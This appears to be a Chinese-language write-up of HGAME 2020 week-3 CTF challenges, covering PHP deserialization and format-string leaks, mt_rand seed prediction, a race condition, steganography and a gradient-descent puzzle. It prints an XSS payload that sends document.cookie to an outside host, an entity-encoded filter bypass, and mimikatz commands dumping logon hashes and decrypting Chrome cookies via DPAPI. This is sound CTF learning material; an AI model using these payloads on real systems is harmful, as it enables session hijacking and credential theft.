

HGAME 2020 WEEK 3 WRITE UP

HGAME 2020 WEEK 3 WRITE UP

{Web}

序列之争 - Ordinal Scale

为了写 Jqy 的 智械危机 迟交了 wp 干脆把预期解写一写

二发入魂!

Cosmos的二手市场

Cosmos的聊天室2.0

{Misc}

三重隐写

日常

智械危机(#1)


尝试 tensorflow 版本的梯度下降

{Web}

序列之争 - Ordinal Scale

做完了之后真的觉得，好难啊...

第一题说要拿到第一名才能拿到 flag，但是用玩的当然是到不了的，那就



这是一个代码审计题，可以在网页源码中找到注释，下载源码

仔细阅读代码之后可以碰上第一个桩子

```
class Game
```

```

{
    private $encryptKey = 'SUPER_SECRET_KEY_YOU_WILL_NEVER_KNOW';
    public $welcomeMsg = '%s, welcome to Ordinal Scale!';


    private $sign = '';
    public $rank;

    public function __construct($playerName){
        $_SESSION['player'] = $playerName;
        if(!isset($_SESSION['exp'])){
            $_SESSION['exp'] = 0;
        }
        $data = [$playerName, $this->encryptKey];
        $this->init($data);
        $this->monster = new Monster($this->sign);
        $this->rank = new Rank();
    }

    private function init($data){
        foreach($data as $key => $value){
            $this->welcomeMsg = sprintf($this->welcomeMsg, $value);
            $this->sign .= md5($this->sign . $value);
        }
    }
}

```


可以看到在 Game 类中有一个未知量 \$encryptKey，但是在 Init 函数中使用了 foreach 循环，不难看出如果将一个包含 "%s" 的字符串作为 \$playerName 传入的话，会在第二次循环中被视为格式化输出的标志，于是先传入 %s，得到 \$encryptKey: gkUFUa7GfPQui3DGUTHX6XIUS3ZAmC1L



我们将本地源码中的 `$encryptkey` 替换为真实值，然后修改代码，使其适合调试，用 `XAMPP` 载入本地。我们可以发现代码中居然出现了一句 `$_SESSION['rank'] = $this->rank;`，使得本地的 `rank` 可以同步到 `SESSION` 里，只要看看怎么实现同步即可

```
public function __destruct(){  
    // 确保程序是跑在服务器上的!  
    // $this->serverKey = 'xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx';  
    // if($this->key === $this->serverKey){  
        $_SESSION['rank'] = $this->rank;  
    // }else{  
        var_dump($this);  
        // 非正常访问  
        // session_start();  
        // session_destroy();  
        // setcookie('monster', '');  
        // header('Location: index.php');  
    //     exit;  
    // }  
}
```

继续审查代码，可以发现存在反序列化漏洞。在排名的关键部分 `Rank` 类中存在 `__destruct` 方法，也就是说当某一个实例需要销毁的时候就会调用该方法，而在 `Monster` 类中出现的反序列化函数按照原先的行程会实例化出一个 `Monster` 对象，但是不难发现这里反序列化处理的对象是存储在 `Cookie` 中的，也就是说我们可以任意更改其中的内容，如果传入一个 `Rank` 类的话也是可以正常处理的



但是我们观察到 `__destruct` 方法中存在一个验证的流程，一旦验证不通过，服务器就会将用户强制登出下线，要想办法绕过验证。其实这里的 MD5 值直接用 `cardinal.php` 本身就可以跑出来，所以很容易就可以算出服务器认可的签名

但这里可能茄皇出现了点小失误，没有初始化 `key` 变量，于是出现了非预期解

在预期解中是需要通过传引用的方式来绕过验证，但因为 `key` 存在一个初始值，为了不盖掉这个值，非预期解中只需要将 `key` 省略即可

P.S. 虽然出现了非预期, 但是! 这真是个好题

二发入魂!

做完这个题觉得这个名字取得很不错.....

这题考点是一个 `mt_rand()` 函数出现的危险行为, 也就是可以通过随机数直接算出种子来

对 `reverse_mt_rand.py` 脚本稍作更改

```
221 # print(' n:          Number of mt_rand() calls in between the seeding and')
222 # print('          the first value (rand_n+0)')
223 # print(' flavour:    0 (PHP5) or 1 (PHP7+)')
224 # else:
225
226 r = requests.session()
227
228 get_url = 'https://twoshot.hgame.n3ko.co/random.php?times=228'
229 s = r.get(get_url).text
230 # print(s)
231
232 a = s[1:-1].split(',')
233 # print(a)
234
235 ofs0 = int(a[0])
236 ofs227 = int(a[227])
237 print(ofs0, ofs227)
238
239 ans = main(ofs0, ofs227, 0, 0)
240 print(ans)
241
242 data = {'ans': int(ans)}
243 post_url = 'https://twoshot.hgame.n3ko.co/verify.php'
244 s = r.post(post_url, data=data)
245 print(s.text)
246
247 # main(int(sys.argv[1]), int(sys.argv[2]), int(sys.argv[3]), int(sys.argv[4]))
248
```


运行即可得到 flag

flag: hgame{H3r3_1S_a_Php~~MT_R@^d_Pr3d1ct10n_AMAZ1NG!}

Cosmos的二手市场

这个题是看到了一篇博文才突然会做的, 是一个条件竞争题

为了得到某些不存在的钱, 必须制造出 "超卖" 的局面, 所以开 `BurpSuite` 来跑一个条件竞争



等钱够了就能得到 `Cosmos!` 的认可了

我发现我号没了就不贴 `flag` 了，捞一手删号的 `Roc`

Cosmos的聊天室2.0

`xss` 题最关键就是要找到能用的标签，找到了就没啥好说的了

做题的时候 `ceye` 平台不知道干啥了登陆界面进不去，只能用服务器了

在探索中发现上传的消息会出现在 `/send?message` 中，可以从这里构造 `Payload`

```
<iframe srcdoc=script/src=/send?message=open(`http://xxx?
a=`+document.cookie)script</iframe>
```

还要将部分数据转化为 `Unicode` 再提交从而绕过某些过滤

```
<iframe srcdoc=&lt;&#115;&#99;&#114;&#105;&#112;&#116; ...
&#114;&#105;&#112;&#116;&gt;</iframe>
```

Flag is here.

[illegible]

```
flag: hgame{1ts_@_$impL3_CSP_bYp4ss1ng_Ch@!!enge.}
```

{Misc}

三重隐写


见招拆招，You know LSB.wav 用 SilentEye 解出，然后得到隐写密码，上裹与手抄卷.mp3 用 MP3Stego 解出得到压缩包密码，解出得到 flag.crypto，扫描 Unlasting.mp3 的封面得到 AES 密码，然后用题目给的工具解出 flag.txt

Name	Date modified	Type	Size
00000000.png	2020/1/30 23:38	PNG File	19 KB
AESkey.txt	2020/2/3 13:27	Text Document	1 KB
EncryptoforWin.exe	2020/1/19 22:52	Application	3,231 KB
flag.7z	2020/1/19 22:58	7z Archive	8 KB
flag.crypto	2020/1/19 22:55	Encrypto Container	8 KB
flag.txt	2020/1/19 12:11	Text Document	1 KB
Unlasting.mp3	2020/1/23 0:06	MP3 File	11,556 KB
You know LSB.wav	2020/1/19 22:43	WAV File	8,605 KB
上裹与手抄卷.mp3	2020/1/28 18:35	MP3 File	4,049 KB
上裹与手抄卷.mp3.txt	2020/1/30 23:31	Text Document	1 KB

flag: hgame{i35k#zIewynLC0zfQur!*H9V\$jiMVwML}

日常

得到两张图，其中一张叫 blind，明摆着的盲水印，解出来得到密码 VeraCrypt Password is x0YA1GDuZF\$echCy



从 横豎撇點折_av85002656.ogg 分离出文件 container，用这个密码通过 veraCrypt 解出三个文件。

Name	Date modified
0	2020/2/4 13:06
S-1-5-21-3375469711-1363829938-1291733684-1001	2020/1/29 15:12
blob.txt	2020/2/4 14:47
Cookies	2020/1/28 23:37
extract.py	2020/2/4 14:47
flag.txt	2020/2/4 14:45
masterkey.txt	2020/2/4 14:44
ObjectNF-PC.txt	2020/1/29 15:17
Pass.txt	2020/2/4 13:07
S-1-5-21-3375469711-1363829938-1291733684-1001.zip	2020/1/29 15:12

通过在线解密 NTLM 得到密码

```
mimikatz # privilege::debug
Privilege '20' OK
```

```
mimikatz # hostname
ObjectNF-PC (OBJECTNF-PC)
```

```
mimikatz # sekurlsa::logonPasswords
```

```
Authentication Id : 0 ; 424779 (00000000:00067b4b)
Session           : Interactive from 1
User Name         : hgame2020
Domain            : ObjectNF-PC
Logon Server      : OBJECTNF-PC
Logon Time        : 1/29/2020 3:10:26 PM
SID               : S-1-5-21-3375469711-1363829938-1291733684-1001
msv :
[00010000] CredentialKeys
* NTLM      : 1563a49a3d594ba9c034ee831161dfde
* SHA1      : *****
[00000003] Primary
* Username  : hgame2020
* Domain    : ObjectNF-PC
```

密码为 happy2020，然后用 mimikatz 来解密 Cookie 中的内容

```

.#####. mimikatz 2.2.0 (x86) #18362 Aug 14 2019 01:31:19
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY `gentilkiwi' ( benjamin@gentilkiwi.com )
## \ / ## > http://blog.gentilkiwi.com/mimikatz
'## v #' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > http://pingcastle.com / http://mysmartlogon.com ***/

mimikatz # dpapi::masterkey /in:"C:\Users\CHRIS\Desktop\Z\S-1-5-21-3375469711-1363829938-1291733684-1001\20dfalc6-d232-40cd-89ec-5678b380920b" /sid:S-1-5-21-3375469711-1363829938-1291733684-1001 /password:happy2020 /protected
**MASTERKEYS**
dwVersion : 00000002 - 2
szGuid : {20dfalc6-d232-40cd-89ec-5678b380920b}
dwFlags : 00000005 - 5
dwMasterKeyLen : 000000b0 - 176
dwBackupKeyLen : 00000090 - 144
dwCredHistLen : 00000014 - 20
dwDomainKeyLen : 00000000 - 0
[masterkey]
**MASTERKEY**
dwVersion : 00000002 - 2
salt : efc278fb18cae03a5f9710d481f090a0
rounds : 000043f8 - 17400
algHash : 0000800e - 32782 (CALG_SHA_512)
algCrypt : 00006610 - 26128 (CALG_AES_256)
pbKey : d348c35ecede1467ale8baf34609e5bd7a75ae87ef074f9760641f8525596af7c8e85e60a8c9fae4f66b79392bccd79a4
4d33a25bc6271f02e744cc63834e6af2b12ab69653725a0341ec65a1135001a294005c09b0b2380e56c777319989f596ea9efcd91030eec214a73eaa
53637695c4c15ec35ec4b97daca5885340a5c429be5324f1261d1c996974b32f7698866

[backupkey]
**MASTERKEY**
dwVersion : 00000002 - 2
salt : 8a3969fa2df0c973bc9ce35b6fce5b6c
rounds : 000043f8 - 17400
algHash : 0000800e - 32782 (CALG_SHA_512)
algCrypt : 00006610 - 26128 (CALG_AES_256)
pbKey : d171579f6799bb975a1c03f45815575777eca5403da9f4a428cecd4c4c388e3257c2384345e03002b6a8164d4e8749a5
36c0dfb7ade10940a683589ba57632585569ee0ded9aac35f33cd019acd321fdeb83f60400c94f4892df5202cb3bc10a5e0f35ea4b53b46208c03d21
lad6ff7

[credhist]
**CREDHIST INFO**
dwVersion : 00000003 - 3
guid : {60333bcc-f0b9-4676-896c-4852eed727cb}

[masterkey] with password: happy2020 (protected user)
key : d96b6c13bda8659a94dc8993a14f7ec53395848eff271999d734adbc7880633f9684c38789c67b57f14b9834c852f11f80c14ad15f755ab9
90691fc9fd710b4d
sha1: 14859456844f282211783e88031c13376d7e9e30

mimikatz # dpapi::chrome /in:"C:\Users\CHRIS\Desktop\Z\Cookies" /unprotect /masterkey:d96b6c13bda8659a94dc8993a14f7ec533
95848eff271999d734adbc7880633f9684c38789c67b57f14b9834c852f11f80c14ad15f755ab990691fc9fd710b4d

Host : localhost ( / )
Name : flag
Dates : 2020/1/28 23:37:39 -> 2021/1/28 23:36:26
* using CryptUnprotectData API
* volatile cache: GUID:{20dfalc6-d232-40cd-89ec-5678b380920b};KeyHash:14859456844f282211783e88031c13376d7e9e30
* masterkey : d96b6c13bda8659a94dc8993a14f7ec53395848eff271999d734adbc7880633f9684c38789c67b57f14b9834c852f11f80c14
ad15f755ab990691fc9fd710b4d
Cookie: hgame{EOTYNvv&Hxf!ZoCKCY!K14hK1kQ*cgP4}

mimikatz #

```

得到 flag

flag: hgame{EOTYNvv&Hxf!ZoCKCY!K14hK1kQ*cgP4}

智械危机(#1)

好可惜这题，做出来了没得到分，迟到了二十分钟

回过头发现没啥好讲的...真的就是一个梯度下降，题目意思是说一个只由 0 和 1 组成的 128 维向量 经过一个线性变换之后得到了一个 64 维向量，而这个 64 维向量 已经给出

拿到题目给了三个文件，有一个 HDF5 文件，其中存有一层变换，还有一个 enc_flag.txt，存有经过这一层变换后得到的 64 维向量，Judge.py 就很容易看懂了，就是判断输入的如果和 flag.txt 内存着的是一样的就会给出 true_flag

首先先从 HDF5 和 enc_flag 里读取数据，可以推出这一题的变换函数就是 $y = k * x + b$ ，其中 y 为 64 维向量，k 为一个 $128 * 64$ 的矩阵，x 为题目要求的 128 维向量，b 为一个 64 维向量，先取出各变量的值

Layer (type)	Output Shape	Param #
input_1 (InputLayer)	(None, 128)	0
dense_1 (Dense)	(None, 64)	8256

=====
 Total params: 8,256
 Trainable params: 8,256
 Non-trainable params: 0
 =====

y : (64,)
 [0.45004633 0.51918006 0.91416025 0.31202576 0. 0.71919352
 0.45457214 0.33233714 0.98290616 0.32507497 0.22012949 0.
 0.16318257 0.31960356 1.5018822 0.35791516 0.9290086 0.45416576
 0.12089312 0. 0.13219568 0.30196854 0.5118407 1.19081569
 0.74147516 0. 0.61144829 0.77229261 0.75279403 0.49057904
 0.58351517 0.58275914 0.18636423 0.17301896 0.20332518 0.14832515
 0.84907877 0.59715021 0.55944645 0.20147878 0.54074615 0.90149546
 0.47679389 0. 0. 1.44699824 0.43534833 0.18815178
 1.23884404 0. 0.45477292 0.55528599 0.25487345 0.39829132
 0.57418185 0.50653219 0.54599148 0.02547801 0.09961638 0.25453749
 0. 1.01310229 0.52009737 0.67509556]
 k : (128, 64)
 [[0.00317909 0.05793519 -0.05816932 ... 0.12242418 0.08011158
 0.0524462]
 [0.11360297 -0.13780272 -0.00677568 ... 0.09394284 -0.07961398
 -0.04098713]
 [0.1345583 0.08060154 0.01159608 ... 0.03633695 -0.03593331
 -0.10034537]
 ...
 [0.0559497 0.05992962 0.05187861 ... 0.03600625 0.05675128
 0.02412698]
 [0.0193735 -0.11338905 -0.02312953 ... 0.04018953 -0.0028531
 -0.00978251]
 [-0.10575125 -0.07213583 -0.10945154 ... -0.00320743 0.01442173
 -0.02834376]]
 b: (64,)
 [0.28203523 0.3350462 0.20965013 -0.18393406 0.41502333 0.63765675
 1.1194872 0.6833226 0.31895083 0.17564236 -0.04488821 0.57167053
 0.220275 0.46202815 -0.09661438 0.2310373 0.18913989 0.5919931
 0.69305253 0.20220366 0.6103576 0.21383211 0.67384344 0.48155788
 1.0576138 0.39704308 0.4872278 0.6647001 0.12451909 0.46075588
 0.09063406 0.8622943 0.6344472 0.5232287 -0.2013635 0.17497593
 0.5330095 0.18338588 0.2937748 0.6335301 -0.23667006 0.60500336
 0.536343 0.6533514 0.49923757 0.31896412 0.32615584 0.65161645
 0.6000024 1.0698389 0.28372282 0.6912829 0.09280927 0.4796743
 0.37073484 0.19124518 0.32131037 0.3785966 0.45497635 0.6960127

也就是说这题的目的就是要求解 $y = k * x + b$ 这一个方程

但是这里 k 并不是方阵，也没有逆，所以普通的数学方法是无法求解的，需要用梯度下降来求得一个 x ，使得 $k * x + b$ 与 y 最贴切，拟合得最好。关于梯度下降就不阐述太多了，学的脑壳疼

所以做一个梯度下降，然后做归一化，大于 0.5 就是 1，小于 0.5 就是 0

```

import tensorflow as tf
import numpy as np
from keras.models import load_model
import random

y = np.loadtxt("enc_flag.txt")
model = load_model('flag.hdf5')

```

```

model.summary()

k = model.get_layer("dense_1").get_weights()[0]
b = model.get_layer("dense_1").get_weights()[1]
y = y - b

def func(x):
    return np.dot(x, k)

def loss(x):
    return np.average(np.abs(func(x) - y))

def gr_ds(x):
    alpha = 0.00001
    # 梯度矢量
    gradients = np.zeros(x.shape)
    # 逐个求偏导, 放进梯度矢量
    for i in range(len(gradients)):
        # 初始化梯度步长
        delta_vector = np.zeros(x.shape)
        delta_vector[i] = alpha
        gradients[i] = (loss(x+delta_vector)-loss(x-delta_vector)) / (alpha*2)
    step = 0.1
    x = x - gradients * step
    return x

x = np.random.random(128)
# xx = x
for i in range(10000):
    x = gr_ds(x)
print('x = ')
print(x)
print('f(x) = ')
print(func(x))
print('=====')
# print(xx)
# print('=====')

final = [0] * 128
for i in range(128):
    if (x[i] > 0.5):
        final[i] = 1
print(final)

```

输出大概就是下面这个样子的了


```
x =
[0 1 0 0 1 0 0 1 1 0 0 1 1 1 1 0 1 0 1 0 0 0 1 1 0 1 0 1 0 1 1 0
0 1 1 0 1 0 0 1 0 0 1 1 1 1 1 1 1 1 0 0 0 1 0 0 1 1 0 0 0 1 0 0
1 0 0 0 0 1 0 1 0 0 1 0 1 1 1 1 0 1 0 0 1 1 0 0 1 1 0 1 0 0 1 1
0 0 0 1 1 1 0 0 1 0 0 1 1 1 1 1 1 1 0 1 0 0 1 1 1 1 0 1 0 0 0 0]
```

交上去就能得到 flag

```
PS C:\Users\CHRIS\Desktop\H5A> .\nc64.exe 47.111.18.182 9999
Welcome to this game!
Please input your flag here (separated by space please):
0 1 0 0 1 0 0 1 1 0 0 1 1 1 1 0 1 0 1 0 0 0 1 1 0 1 0 1 0 1 1 0
0 1 0 0 1 0 0 0 0 1 0 1 0 0 1 0 1 1 1 1 0 1 0 0 1 1 0 0 1 1 0 1
1 1 0 1 0 0 0 0
hgame{@1tCh479vCYUQI3epIXU7TQ99e^ZuEKz}
PS C:\Users\CHRIS\Desktop\H5A> |
```

flag: hgame{@1tCh479vCYUQI3epIXU7TQ99e^ZuEKz}

P.S. Jqy太叼了，好崇拜

尝试 tensorflow 版本的梯度下降

有一说一，tensorflow 这玩意儿确实不怎么会用，跑出来的结果很不准确，Jqy 说可能是优化器用的不好，代码如下

```
import tensorflow.compat.v1 as tf
import numpy as np
from keras.models import load_model

y_raw = np.loadtxt("enc_flag.txt")
model = load_model('flag.hdf5')
model.summary()

k = model.get_layer("dense_1").get_weights()[0]
b = model.get_layer("dense_1").get_weights()[1]

tf.disable_v2_behavior()

x_data = tf.Variable(tf.random_uniform((1, 128), dtype=tf.float32, maxval=1,
minval=0))
y_data = y_raw - b
print("=====")
print(y_data)

y = tf.matmul(x_data, k)

loss = tf.reduce_mean(tf.abs(y - y_data))
optimizer = tf.train.GradientDescentOptimizer(0.001)
train = optimizer.minimize(loss)

init = tf.global_variables_initializer()

sess = tf.Session()
sess.run(init)
print(sess.run(x_data))
```



```

for step in range(1000000):
    sess.run(train)
    # if step % 20 == 0:
final_x = sess.run(x_data)
curr_loss = sess.run(tf.reduce_mean(tf.abs(y - y_data)))
print(step, final_x, curr_loss)

final = [0] * 128

for i in range(128):
    if (final_x[0][i] > 0.5):
        final[i] = 1
print(final)

```

跑出来的结果和之前得出的正确结果不太吻合

```

Windows PowerShell
